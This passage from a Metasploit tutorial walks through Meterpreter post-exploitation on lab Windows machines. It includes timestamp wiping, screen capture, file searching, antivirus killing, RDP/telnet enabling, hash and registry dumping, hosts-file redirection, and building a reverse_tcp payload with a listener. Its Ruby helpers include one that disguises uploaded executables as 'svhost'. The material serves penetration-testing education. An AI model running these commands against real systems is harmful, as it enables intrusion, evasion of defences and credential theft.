| upwizun | 12/7/1999 7:00 AM | 12/7/1999 7:00 AM | 5/3/2009 2:07 AM |
| vb | 5/3/2009 2:05 AM | 5/3/2009 2:05 AM | 5/3/2009 2:05 AM |
| vbaddin | 5/3/2009 2:05 AM | 5/3/2009 2:05 AM | 5/3/2009 2:05 AM |
| vmmreg32.dll | 12/7/1999 7:00 AM | 12/7/1999 7:00 AM | 5/3/2009 2:07 AM |
| welcome | 12/7/1999 7:00 AM | 12/7/1999 7:00 AM | 5/3/2009 4:03 AM |
| welcome | 12/7/1999 7:00 AM | 12/7/1999 7:00 AM | 5/3/2009 2:10 AM |
| win | 5/3/2009 2:06 AM | 12/7/1999 7:00 AM | 5/3/2009 2:06 AM |
| winhelp | 12/7/1999 7:00 AM | 12/7/1999 7:00 AM | 5/3/2009 2:07 AM |
| winhlp32 | 12/7/1999 7:00 AM | 12/7/1999 7:00 AM | 5/3/2009 2:07 AM |
| winrep | 12/7/1999 7:00 AM | 12/7/1999 7:00 AM | 5/3/2009 2:07 AM |
| Zapotec | 12/7/1999 7:00 AM | 5/2/2009 9:05 PM | 5/2/2009 9:05 PM |

Ok, everything looks normal. Now, lets shake the filesystem up really bad!

**meterpreter > pwd**
C:WINNT\antivirus
**meterpreter > cd ../..**
**meterpreter > pwd**
C:
**meterpreter > ls**

Listing: C:\
==========

Mode Size Type Last modified Name

```
----            ----      ----  -------------                ----
100777/rwxrwxrwx  0         fil   Wed Dec 31 19:00:00 -0500 1969  AUTOEXEC.BAT
100666/rw-rw-rw-  0         fil   Wed Dec 31 19:00:00 -0500 1969  CONFIG.SYS
40777/rwxrwxrwx   0         dir   Wed Dec 31 19:00:00 -0500 1969  Documents and Settings
100444/r--r--r--  0         fil   Wed Dec 31 19:00:00 -0500 1969  IO.SYS
100444/r--r--r--  0         fil   Wed Dec 31 19:00:00 -0500 1969  MSDOS.SYS
100555/r-xr-xr-x  34468     fil   Wed Dec 31 19:00:00 -0500 1969  NTDETECT.COM
40555/r-xr-xr-x   0         dir   Wed Dec 31 19:00:00 -0500 1969  Program Files
40777/rwxrwxrwx   0         dir   Wed Dec 31 19:00:00 -0500 1969  RECYCLER
40777/rwxrwxrwx   0         dir   Wed Dec 31 19:00:00 -0500 1969  System Volume
Information
40777/rwxrwxrwx   0         dir   Wed Dec 31 19:00:00 -0500 1969  WINNT
100555/r-xr-xr-x  148992    fil   Wed Dec 31 19:00:00 -0500 1969  arcldr.exe
100555/r-xr-xr-x  162816    fil   Wed Dec 31 19:00:00 -0500 1969  arcsetup.exe
100666/rw-rw-rw-  192       fil   Wed Dec 31 19:00:00 -0500 1969  boot.ini
100444/r--r--r--  214416    fil   Wed Dec 31 19:00:00 -0500 1969  ntldr
100666/rw-rw-rw-  402653184 fil   Wed Dec 31 19:00:00 -0500 1969  pagefile.sys

meterpreter > timestomp C:\\ -r
[*] Blanking directory MACE attributes on C:\
meterpreter > ls
meterpreter > ls

Listing: C:\
============

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100777/rwxrwxrwx  0         fil   2106-02-06 23:28:15 -0700  AUTOEXEC.BAT
100666/rw-rw-rw-  0         fil   2106-02-06 23:28:15 -0700  CONFIG.SYS
100666/rw-rw-rw-  0         fil   2106-02-06 23:28:15 -0700  Documents and Settings
100444/r--r--r--  0         fil   2106-02-06 23:28:15 -0700  IO.SYS
100444/r--r--r--  0         fil   2106-02-06 23:28:15 -0700  MSDOS.SYS
100555/r-xr-xr-x  47564     fil   2106-02-06 23:28:15 -0700  NTDETECT.COM
...snip...
```

So, after that what does Windows see?

Amazing. Windows has no idea what is going on, and displays crazy times all over the place.

Don't get overconfident however. By taking this action, you have also made it very obvious that some adverse activity has occurred on the system. Also, there are many different sources of time-line information on a Windows system other then just MAC times. If a forensic investigator came across a system which has been modified in this manner, they will be running to these alternative information sources. However, the cost of conducting the investigation just went up.

## *Meterpreter Screen Capture*

With the latest update to the Metasploit framework (3.3) added some pretty outstanding work from the Metasploit development team. You learned in prior chapters the awesome power of meterpreter. Another added feature is the ability to capture the victims desktop and save them on your system. Let's take a quick look at how this works. We'll already assume you have a meterpreter console, we'll take a look at what is on the victims screen.

```
[*] Started bind handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:34117 -> 192.168.1.104:4444)

meterpreter > ps

Process list
============

PID   Name              Path
---   ----              ----
180   notepad.exe       C:\WINDOWS\system32\notepad.exe
248   snmp.exe          C:\WINDOWS\System32\snmp.exe
260   Explorer.EXE      C:\WINDOWS\Explorer.EXE
284   surgemail.exe     c:\surgemail\surgemail.exe
332   VMwareService.exe C:\Program Files\VMware\VMware
                        Tools\VMwareService.exe
612   VMwareTray.exe    C:\Program Files\VMware\VMware Tools\VMwareTray.exe
620   VMwareUser.exe    C:\Program Files\VMware\VMware Tools\VMwareUser.exe
648   ctfmon.exe        C:\WINDOWS\system32\ctfmon.exe
664   GrooveMonitor.exe C:\Program Files\Microsoft
                        Office\Office12\GrooveMonitor.exe
728   WZCSLDR2.exe      C:\Program Files\ANI\ANIWZCS2 Service\WZCSLDR2.exe
736   jusched.exe       C:\Program Files\Java\jre6\bin\jusched.exe
756   msmsgs.exe        C:\Program Files\Messenger\msmsgs.exe
816   smss.exe          \SystemRoot\System32\smss.exe
832   alg.exe           C:\WINDOWS\System32\alg.exe
904   csrss.exe         \??\C:\WINDOWS\system32\csrss.exe
928   winlogon.exe      \??\C:\WINDOWS\system32\winlogon.exe
972   services.exe      C:\WINDOWS\system32\services.exe
984   lsass.exe         C:\WINDOWS\system32\lsass.exe
1152  vmacthlp.exe      C:\Program Files\VMware\VMware Tools\vmacthlp.exe
1164  svchost.exe       C:\WINDOWS\system32\svchost.exe
1276  nwauth.exe        c:\surgemail\nwauth.exe
1296  svchost.exe       C:\WINDOWS\system32\svchost.exe
1404  svchost.exe       C:\WINDOWS\System32\svchost.exe
```

```
1500  svchost.exe          C:\WINDOWS\system32\svchost.exe
1652  svchost.exe          C:\WINDOWS\system32\svchost.exe
1796  spoolsv.exe          C:\WINDOWS\system32\spoolsv.exe
1912  3proxy.exe           C:\3proxy\bin\3proxy.exe
2024  jqs.exe              C:\Program Files\Java\jre6\bin\jqs.exe
2188  swatch.exe           c:\surgemail\swatch.exe
2444  iexplore.exe         C:\Program Files\Internet Explorer\iexplore.exe
3004  cmd.exe              C:\WINDOWS\system32\cmd.exe

meterpreter > migrate 260
[*] Migrating to 260...
[*] Migration completed successfully.
meterpreter > use espia
Loading extension espia...success.
meterpreter > screengrab
Screenshot saved to: /root/nYdRUppb.jpeg
meterpreter >
```

We can see how effective this was in migrating to the explorer.exe, be sure that the process your meterpreter is on has access to active desktops or this will not work. Let's take a peek at the victims desktop.

## *Meterpreter Searching*

Information leakage is one of the largest threats that corporations face and much of it can be prevented by educating users to properly secure their data. Users being users though, will frequently save data to their local workstations instead of on the corporate servers where there is greater control.

> Meterpreter has a search function that will, by default, scour all drives of the compromised computer looking for files of your choosing.

```
meterpreter > search -h Usage: search [-d dir] [-r recurse] -f pattern Search for files.
OPTIONS:
  -d <opt>    The directory/drive to begin searching from. Leave empty to search all drives.
              (Default: )
  -f <opt>    The file pattern glob to search for. (e.g. *secret*.doc?)
  -h          Help Banner.
  -r <opt>    Recursivly search sub directories. (Default: true)
```

To run a search for all jpeg files on the computer, simply run the search command with the '-f' switch and tell it what filetype to look for.

```
meterpreter > search -f *.jpg
Found 418 results...
...snip...
    c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Blue
hills.jpg (28521 bytes)
    c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Sunset.jpg
(71189 bytes)
    c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Water
lilies.jpg (83794 bytes)
    c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Winter.jpg
(105542 bytes)
...snip...
```

Searching an entire computer can take a great deal of time and there is a chance that an observant user might notice their hard drive thrashing constantly. We can reduce the search time by pointing it at a starting directory and letting it run.

```
meterpreter > search -d c:\\documents\ and\ settings\\administrator\\desktop\\ -f *.pdf
Found 2 results...
    c:\documents and settings\administrator\desktop\operations_plan.pdf (244066 bytes)
    c:\documents and settings\administrator\desktop\budget.pdf (244066 bytes)
meterpreter >
```

By running the search this way, you will notice a huge speed increase in the time it takes to complete.

# Meterpreter Scripting

One of the most powerful features of Meterpreter is the versatility and ease of adding additional features. This is accomplished through the Meterpreter scripting environment. This section will cover the automation of tasks in a Meterpreter session through the use of this scripting environment, how you can take advantage of Meterpreter scripting, and how to write your own scripts to solve your unique needs.

Before diving right in, it is worth covering a few items. Like all of the Metasploit framework, the scripts we will be dealing with are written in Ruby and located in the main Metasploit directory in scripts/meterpreter. If you are not familiar with Ruby, a great resource for learning ruby is the online book "Programming Ruby" available at http://ruby-doc.org/docs/ProgrammingRuby/.

Before starting, please take a few minutes to review the current subversion repository of Meterpreter scripts. This is a great resource to utilize to see how others are approaching problems, and possibly borrow code which may be of use to you.

## *Existing Scripts*

Metasploit comes with a ton of useful scripts that can aid you in the Metasploit Framework. These scripts are typically made by third parties and eventually adopted into the subversion repository. We'll run through some of them and walk you through how you can use them in your own penetration test.

The scripts mentioned below are intended to be used with a Meterpreter shell after the successful compromise of a target. Once you have gained a session with the target you can utilize these scripts to best suit your needs.

The 'checkvm' script, as its name suggests, checks to see if you exploited a virtual machine. This information can be very useful.

```
meterpreter > run checkvm

[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine .....
[*] This is a VMware Workstation/Fusion Virtual Machine
```

The 'getcountermeasure' script checks the security configuration on the victims system and can disable other security measures such as A/V, Firewall, and much more.

```
meterpreter > run getcountermeasure

[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*]    Domain profile configuration:
[*]    ---------------------------------------------------------------
[*]    Operational mode               = Disable
[*]    Exception mode                 = Enable
```

```
[*]
[*]    Standard profile configuration:
[*]    ---------------------------------------------------------------
[*]    Operational mode                = Disable
[*]    Exception mode                  = Enable
[*]
[*]    Local Area Connection 6 firewall configuration:
[*]    ---------------------------------------------------------------
[*]    Operational mode                = Disable
[*]
[*] Checking DEP Support Policy...
```

The 'getgui' script is used to enable RDP on a target system if it is disabled.

```
meterpreter > run getgui

Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u  -p


OPTIONS:

-e   Enable RDP only.
-h   Help menu.
-p   The Password of the user to add.
-u   The Username of the user to add.

meterpreter > run getgui -e

[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] Terminal Services service is already set to auto
[*] Opening port in local firewall if necessary
```

The 'gettelnet' script is used to enable telnet on the victim if it is disabled.

```
meterpreter > run gettelnet

Windows Telnet Server Enabler Meterpreter Script
Usage: gettelnet -u  -p


OPTIONS:

-e   Enable Telnet Server only.
-h   Help menu.
-p   The Password of the user to add.
-u   The Username of the user to add.

meterpreter > run gettelnet -e

[*] Windows Telnet Server Enabler Meterpreter Script
[*] Setting Telnet Server Services service startup mode
[*] The Telnet Server Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
```

The 'killav' script can be used to disable most antivirus programs running as a service on a target.

```
meterpreter > run killav

[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
```

The 'get_local_subnets' script is used to get the local subnet mask of a victim. This can be very useful information to have for pivoting.

```
meterpreter > run get_local_subnets

Local subnet: 10.211.55.0/255.255.255.0
```

The 'hostsedit' Meterpreter script is for adding entries to the Windows hosts file. Since Windows will check the hosts file first instead of the configured DNS server, it will assist in diverting traffic to a fake entry or entries. Either a single entry can be provided or a series of entries can be provided with a file containing one entry per line.

```
meterpreter > run hostsedit

OPTIONS:

-e   Host entry in the format of IP,Hostname.
-h   Help Options.
-l   Text file with list of entries in the format of IP,Hostname. One per line.

Example:

run hostsedit -e 127.0.0.1,google.com
run hostsedit -l /tmp/fakednsentries.txt

meterpreter > run hostsedit -e 10.211.55.162,www.microsoft.com
[*] Making Backup of the hosts file.
[*] Backup loacated in C:\WINDOWS\System32\drivers\etc\hosts62497.back
[*] Adding Record for Host www.microsoft.com with IP 10.211.55.162
[*] Clearing the DNS Cache
```

The 'remotewinenum' script will enumerate system information through wmic on victim. Make note of where the logs are stored.

```
meterpreter > run remotewinenum

Remote Windows Enumeration Meterpreter Script
This script will enumerate windows hosts in the target environment
given a username and password or using the credential under witch
Meterpreter is running using WMI wmic windows native tool.
Usage:

OPTIONS:

-h   Help menu.
-p   Password of user on target system
```

-t The target address
-u User on the target system (If not provided it will use credential of process)

**meterpreter > run remotewinenum -u administrator -p ihazpassword -t 10.211.55.128**

```
[*] Saving report to /root/.msf3/logs/remotewinenum/10.211.55.128_20090711.0142
[*] Running WMIC Commands ....
[*]     running command wimic environment list
[*]     running command wimic share list
[*]     running command wimic nicconfig list
[*]     running command wimic computersystem list
[*]     running command wimic useraccount list
[*]     running command wimic group list
[*]     running command wimic sysaccount list
[*]     running command wimic volume list brief
[*]     running command wimic logicaldisk get description,filesystem,name,size
[*]     running command wimic netlogin get name,lastlogon,badpasswordcount
[*]     running command wimic netclient list brief
[*]     running command wimic netuse get name,username,connectiontype,localname
[*]     running command wimic share get name,path
[*]     running command wimic nteventlog get path,filename,writeable
[*]     running command wimic service list brief
[*]     running command wimic process list brief
[*]     running command wimic startup list full
[*]     running command wimic rdtoggle list
[*]     running command wimic product get name,version
[*]     running command wimic qfe list
```

The 'winenum' script makes for a very detailed windows enumeration tool. It dumps tokens, hashes and much more.

**meterpreter > run winenum**

```
[*] Running Windows Local Enumerion Meterpreter Script
[*] New session on 10.211.55.128:4444...
[*] Saving report to /root/.msf3/logs/winenum/10.211.55.128_20090711.0514-
99271/10.211.55.128_20090711.0514-99271.txt
[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine .....
[*]     This is a VMware Workstation/Fusion Virtual Machine
[*] Running Command List ...
[*]     running command cmd.exe /c set
[*]     running command arp -a
[*]     running command ipconfig /all
[*]     running command ipconfig /displaydns
[*]     running command route print
[*]     running command net view
[*]     running command netstat -nao
[*]     running command netstat -vb
[*]     running command netstat -ns
[*]     running command net accounts
[*]     running command net accounts /domain
[*]     running command net session
[*]     running command net share
[*]     running command net group
[*]     running command net user
[*]     running command net localgroup
[*]     running command net localgroup administrators
[*]     running command net group administrators
[*]     running command net view /domain
```

```
[*]    running command netsh firewall show config
[*]    running command tasklist /svc
[*]    running command tasklist /m
[*]    running command gpresult /SCOPE COMPUTER /Z
[*]    running command gpresult /SCOPE USER /Z
[*] Running WMIC Commands ....
[*]    running command wmic computersystem list brief
[*]    running command wmic useraccount list
[*]    running command wmic group list
[*]    running command wmic service list brief
[*]    running command wmic volume list brief
[*]    running command wmic logicaldisk get description,filesystem,name,size
[*]    running command wmic netlogin get name,lastlogon,badpasswordcount
[*]    running command wmic netclient list brief
[*]    running command wmic netuse get name,username,connectiontype,localname
[*]    running command wmic share get name,path
[*]    running command wmic nteventlog get path,filename,writeable
[*]    running command wmic process list brief
[*]    running command wmic startup list full
[*]    running command wmic rdtoggle list
[*]    running command wmic product get name,version
[*]    running command wmic qfe
[*] Extracting software list from registry
[*] Finished Extraction of software list from registry
[*] Dumping password hashes...
[*] Hashes Dumped
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!
```

The 'scraper' script can grab even more system information, including the entire registry.

```
meterpreter > run scraper

[*] New session on 10.211.55.128:4444...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\WINDOWS\TEMP\LQTEhIqo.reg)
[*] Cleaning HKCU
[*] Exporting HKLM
[*] Downloading HKLM (C:\WINDOWS\TEMP\GHMUdVWt.reg)
```

From our examples above we can see that there are plenty of Meterpreter scripts for us to enumerate a ton of information, disable anti-virus for us, enable RDP, and much much more.

## *Writing Meterpreter Scripts*

There are a few things you need to keep in mind when creating a new meterpreter script.

- Not all versions of Windows are the same

- Some versions of Windows have security countermeasures for some of the commands
- Not all command line tools are in all versions of Windows.
- Some of the command line tools switches vary depending on the version of Windows

In short, the same constraints that you have when working with standard exploitation methods. MSF can be of great help, but it can't change the fundamentals of that target. Keeping this in mind can save a lot of frustration down the road. So keep your target's Windows version and service pack in mind, and build to it.

For our purposes, we are going to create a stand alone binary that will be run on the target system that will create a reverse Meterpreter shell back to us. This will rule out any problems with an exploit as we work through our script development.

```
root@bt4:~# cd /pentest/exploits/framework3/
root@bt4:/pentest/exploits/framework3# ./msfpayload
windows/meterpreter/reverse_tcp LHOST=192.168.1.184 X > Meterpreter.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 310
Options: LHOST=192.168.1.184
```

Wonderful. Now, we move the executable to our Windows machine that will be our target for the script we are going to write. We just have to set up our listener. To do this, lets create a short script to start up multi-handler for us.

```
root@bt4:/pentest/exploits/framework3# touch meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo use exploit/multi/handler >>
meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo set PAYLOAD
windows/meterpreter/reverse_tcp >> meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo set LHOST 192.168.1.184 >>
meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo set ExitOnSession false >>
meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo exploit -j -z >> meterpreter.rc
root@bt4:/pentest/exploits/framework3# cat meterpreter.rc
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.1.184
set ExitOnSession false
exploit -j -z
```

Here we are using the exploit multi handler to receive our payload, we specify that the payload is a Meterpreter reverse_tcp payload, we set the payload option, we make sure that the multi handler will not exit once it receives a session since we might need to re-establish one due to an error or we might be testing under different versions of Windows from different target hosts.

While working on the scripts, we will save the test scripts to /pentest/exploits/framework3/scripts/meterpreter so that they can be run.

Now, all that remains is to start up msfconsole with our our resource script.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole -r meterpreter.rc


=[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- --=[ 384 exploits - 231 payloads
+ -- --=[ 20 encoders - 7 nops
=[ 161 aux

resource> use exploit/multi/handler
resource> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource> set LHOST 192.168.1.184
LHOST => 192.168.1.184
resource> set ExitOnSession false
ExitOnSession => false
resource> exploit -j -z
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

As can be seen above, Metasploit is listening for a connection. We can now execute our executable in our Windows host and we will receive a session. Once the session is established, we use the sessions command with the '–i' switch and the number of the session to interact with it:

```
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.1.158:4444 -> 192.168.1.104:1043)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

## *Custom Scripting*

Now that we have a feel for how to use irb to test API calls, let's look at what objects are returned and test basic constructs. Now, no first script would be complete without the standard **"Hello World"**, so lets create a script named **"helloworld.rb"** and save it to /pentest/exploits/framework3/scripts/meterpreter.

```
root@bt4:~# echo "print_status("Hello World")" >
/pentest/exploits/framework3/scripts/meterpreter/helloworld.rb
```

We now execute our script from the console by using the run command.

```
meterpreter > run helloworld
[*] Hello World
meterpreter >
```

Now, lets build upon this base. We will add a couple of other API calls to the script. Add these lines to the script:

```
print_error("this is an error!")
print_line("this is a line")
```

Much like the concept of standard in, standard out, and standard error, these different lines for status, error, and line all serve different purposes on giving information to the user running the script.

Now, when we execute our file we get:

```
meterpreter > run helloworld
[*] Hello World
[-] this is an error!
this is a line
meterpreter >
```

Final helloworld.rb

```
print_status("Hello World")
print_error("this is an error!")
print_line("This is a line")
```

Wonderful! Let's go a bit further and create a function to print some general information and add error handling to it in a second file. This new function will have the following architecture:

```
def geninfo(session)
  begin
  …..
  rescue ::Exception => e
  …..
  end
end
```

The use of functions allows us to make our code modular and more re-usable. This error handling will aid us in the troubleshooting of our scripts, so using some of the API calls we covered previously, we could build a function that looks like this:

```
def getinfo(session)
  begin
    sysnfo = session.sys.config.sysinfo
    runpriv = session.sys.config.getuid
    print_status("Getting system information ...")
    print_status("tThe target machine OS is #{sysnfo['OS']}")
    print_status("tThe computer name is #{'Computer'} ")
    print_status("tScript running as #{runpriv}")
  rescue ::Exception => e
    print_error("The following error was encountered #{e}")
  end
end
```

Let's break down what we are doing here. We define a function named getinfo which takes one paramater that we are placing in a local variable named 'session'. This variable has a couple methods that are called on it to extract system and user information, after which we print a couple of status lines that report the findings from the methods. In some cases, the information we are printing comes out from a hash, so we have to be sure to call the variable correctly. We also have an error handler placed in there that will return what ever error message we might encounter.

Now that we have this function, we just have to call it and give it the Meterpreter client session. To call it, we just place the following at the end of our script:

```
getinfo(client)
```

Now we execute the script and we can see the output of it:

```
meterpreter > run helloworld2
[*] Getting system information ...
[*]     The target machine OS is Windows XP (Build 2600, Service Pack 3).
[*]     The computer name is Computer
[*]     Script running as WINXPVM01labuser
```

Final helloworld2.rb

```
def getinfo(session)
  begin
    sysnfo = session.sys.config.sysinfo
    runpriv = session.sys.config.getuid
    print_status("Getting system information ...")
    print_status("tThe target machine OS is #{sysnfo['OS']}")
    print _status("tThe computer name is #{'Computer'} ")
    print_status("tScript running as #{runpriv}")
rescue ::Exception => e
    print_error("The following error was encountered #{e}")
  end
end

getinfo(client)
```

As you can see, these very simple steps build up to give us the basics for creating advanced Meterpreter scripts. Let's expand on this script to gather more information on our target. Let's create another function for executing commands and printing their output:

```
def list_exec(session,cmdlst)
  print_status("Running Command List ...")
  r=''
  session.response_timeout=120
  cmdlst.each do |cmd|
    begin
      print_status "trunning command #{cmd}"
      r = session.sys.process.execute("cmd.exe /c #{cmd}", nil, {'Hidden' => true,
'Channelized' => true})
      while(d = r.channel.read)

        print_status("t#{d}")
      end
      r.channel.close
      r.close
    rescue ::Exception => e
      print_error("Error Running Command #{cmd}: #{e.class} #{e}")
    end
  end
end
```

Again, lets break down what we are doing here. We define a function that takes two paramaters, the second of which will be a array. A timeout is also established so that the function does not hang on us. We then set up a 'for each' loop that runs on the array that is passed to the function which will take each item in the array and execute it on the system through **"cmd.exe /c"**, printing the status that is returned from the command execution. Finally, an error handler is established to capture any issues that come up while executing the function.

Now we set an array of commands for enumerating the target host:

```
commands = [ “set”,
  “ipconfig  /all”,
  “arp –a”]
```

and then call it with the command

```
list_exec(client,commands)
```

With that in place, when we run it we get:

```
meterpreter > run helloworld3
[*] Running Command List ...
[*]     running command set
[*]     ALLUSERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\P0WN3D\Application Data
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=TARGET
ComSpec=C:\WINNT\system32\cmd.exe
HOMEDRIVE=C:
HOMEPATH=
LOGONSERVER=TARGET
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Os2LibPath=C:\WINNT\system32\os2dll;
Path=C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 7 Stepping 6, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=0706
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINNT
TEMP=C:\DOCUME~1\P0WN3D\LOCALS~1\Temp
TMP=C:\DOCUME~1\P0WN3D\LOCALS~1\Temp
USERDOMAIN=TARGET
USERNAME=P0WN3D
USERPROFILE=C:\Documents and Settings\P0WN3D
windir=C:\WINNT

[*]     running command ipconfig  /all
[*]
Windows 2000 IP Configuration

Host Name . . . . . . . . . . . . : target
```

```
Primary DNS Suffix  . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : localdomain

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix  . : localdomain
Description . . . . . : VMware Accelerated AMD PCNet Adapter
Physical Address. . . . . : 00-0C-29-85-81-55
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IP Address. . . . . : 172.16.104.145
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.104.2
DHCP Server . . . . . : 172.16.104.254
DNS Servers . . . . . : 172.16.104.2
Primary WINS Server . . . . . : 172.16.104.2
Lease Obtained. . . . . : Tuesday, August 25, 2009 10:53:48 PM
Lease Expires . . . . . : Tuesday, August 25, 2009 11:23:48 PM

[*]     running command arp -a
[*]
Interface: 172.16.104.145 on Interface 0x1000003
Internet Address      Physical Address      Type
172.16.104.2          00-50-56-eb-db-06     dynamic
172.16.104.150        00-0c-29-a7-f1-c5     dynamic

meterpreter >
```

## Final helloworld3.rb

```
def list_exec(session,cmdlst)
  print_status("Running Command List ...")
  r=''
  session.response_timeout=120
  cmdlst.each do |cmd|
    begin
      print_status "running command #{cmd}"
      r = session.sys.process.execute("cmd.exe /c #{cmd}", nil, {'Hidden' => true,
'Channelized' => true})
      while(d = r.channel.read)

        print_status("t#{d}")
      end
      r.channel.close
      r.close
    rescue ::Exception => e
      print_error("Error Running Command #{cmd}: #{e.class} #{e}")
    end
  end
end

commands = [ "set",
  "ipconfig  /all",
  "arp -a"]

list_exec(client,commands)
```

As you can see, creating custom Meterpreter scripts is not difficult if you take it one step at a time, building upon itself. Just remember to frequently test, and refer back to the source on how various API calls operate.

## *Useful API Calls*

We will cover some common API calls for scripting the Meterpreter and write a script using some of these API calls. For further API calls and examples, look at the Command Dispacher code and the REX documentation that was mentioned earlier.

For this, it is easiest for us to use the irb shell which can be used to run API calls directly and see what is returned by these calls. We get into the irb by running the 'irb' command from the Meterpreter shell.

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>>
```

We will start with calls for gathering information on the target. Let's get the machine name of the target host. The API call for this is 'client.sys.config.sysinfo'

```
>> client.sys.config.sysinfo
=> {"OS"=>"Windows XP (Build 2600, Service Pack 3).", "Computer"=>"WINXPVM01"}
>>
```

As we can see in irb, a series of values were returned. If we want to know the type of values returned, we can use the class object to learn what is returned:

```
>> client.sys.config.sysinfo.class
=> Hash
>>
```

We can see that we got a hash, so we can call elements of this hash through its key. Let’s say we want the OS version only:

```
>> client.sys.config.sysinfo['OS']
=> "Windows XP (Build 2600, Service Pack 3)."
>>
```

Now let’s get the credentials under which the payload is running. For this, we use the 'client.sys.config.getuid' API call:

```
>> client.sys.config.getuid
=> "WINXPVM01\labuser"
>>
```

To get the process ID under which the session is running, we use the 'client.sys.process.getpid' call which can be used for determining what process the session is running under:

```
>> client.sys.process.getpid
=> 684
```

We can use API calls under 'client.sys.net' to gather information about the network configuration and environment in the target host. To get a list of interfaces and their configuration we use the API call 'client.net.config.interfaces':

```
>> client.net.config.interfaces
=> [#, #]
>> client.net.config.interfaces.class
=> Array
```

As we can see it returns an array of objects that are of type Rex::Post::Meterpreter::Extensions::Stdapi::Net::Interface that represents each of the interfaces. We can iterate through this array of objects and get what is called a pretty output of each one of the interfaces like this:

```
>> interfaces = client.net.config.interfaces
=> [#, #]
>> interfaces.each do |i|
?> puts i.pretty
>> end
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:dc:aa:e4
IP Address  : 192.168.1.104
Netmask     : 255.255.255.0
```

## *Useful Functions*

Let's look at a few other functions which could be useful in building a Meterpreter script. Feel free to reuse these as needed.

Function for executing a list of commands or a single command and returns the output:

```
#---------------------------------------------------------------------------

def list_exec(session,cmdlst)
   if cmdlst.kind_of? String
      cmdlst = cmdlst.to_a
   end
   print_status("Running Command List ...")
   r=''
   session.response_timeout=120
   cmdlst.each do |cmd|
      begin
         print_status "trunning command #{cmd}"
         r = session.sys.process.execute(cmd, nil, {'Hidden' => true, 'Channelized' => true})
         while(d = r.channel.read)

            print_status("t#{d}")
```

```
            end
            r.channel.close
            r.close
        rescue ::Exception => e
            print_error("Error Running Command #{cmd}: #{e.class} #{e}")
        end
    end
end
```

Function for Checking for UAC:

```
#-------------------------------------------------------------------------------

def checkuac(session)
    uac = false
    begin
        winversion = session.sys.config.sysinfo
        if winversion['OS']=~ /Windows Vista/ or  winversion['OS']=~ /Windows 7/
            print_status("Checking if UAC is enaled ...")
            key = 'HKLMSOFTWAREMicrosoftWindowsCurrentVersionPoliciesSystem'
            root_key, base_key = session.sys.registry.splitkey(key)
            value = "EnableLUA"
            open_key = session.sys.registry.open_key(root_key, base_key, KEY_READ)
            v = open_key.query_value(value)
            if v.data == 1
                uac = true
            else
                uac = false
            end
            open_key.close_key(key)
        end
    rescue ::Exception => e
        print_status("Error Checking UAC: #{e.class} #{e}")
    end
    return uac
end
```

Function for uploading files and executables

```
#-------------------------------------------------------------------------------

def upload(session,file,trgloc = nil)
    if not ::File.exists?(file)
            raise "File to Upload does not exists!"
        else
        if trgloc == nil
        location = session.fs.file.expand_path("%TEMP%")
        else
            location = trgloc
        end
        begin
            if file =~ /S*(.exe)/i
                    fileontrgt = "#{location}svhost#{rand(100)}.exe"
            else
                   fileontrgt = "#{location}TMP#{rand(100)}"
            end
            print_status("Uploadingd #{file}....")
            session.fs.file.upload_file("#{fileontrgt}","#{file}")
            print_status("#{file} uploaded!")
            print_status("#{fileontrgt}")
```

```
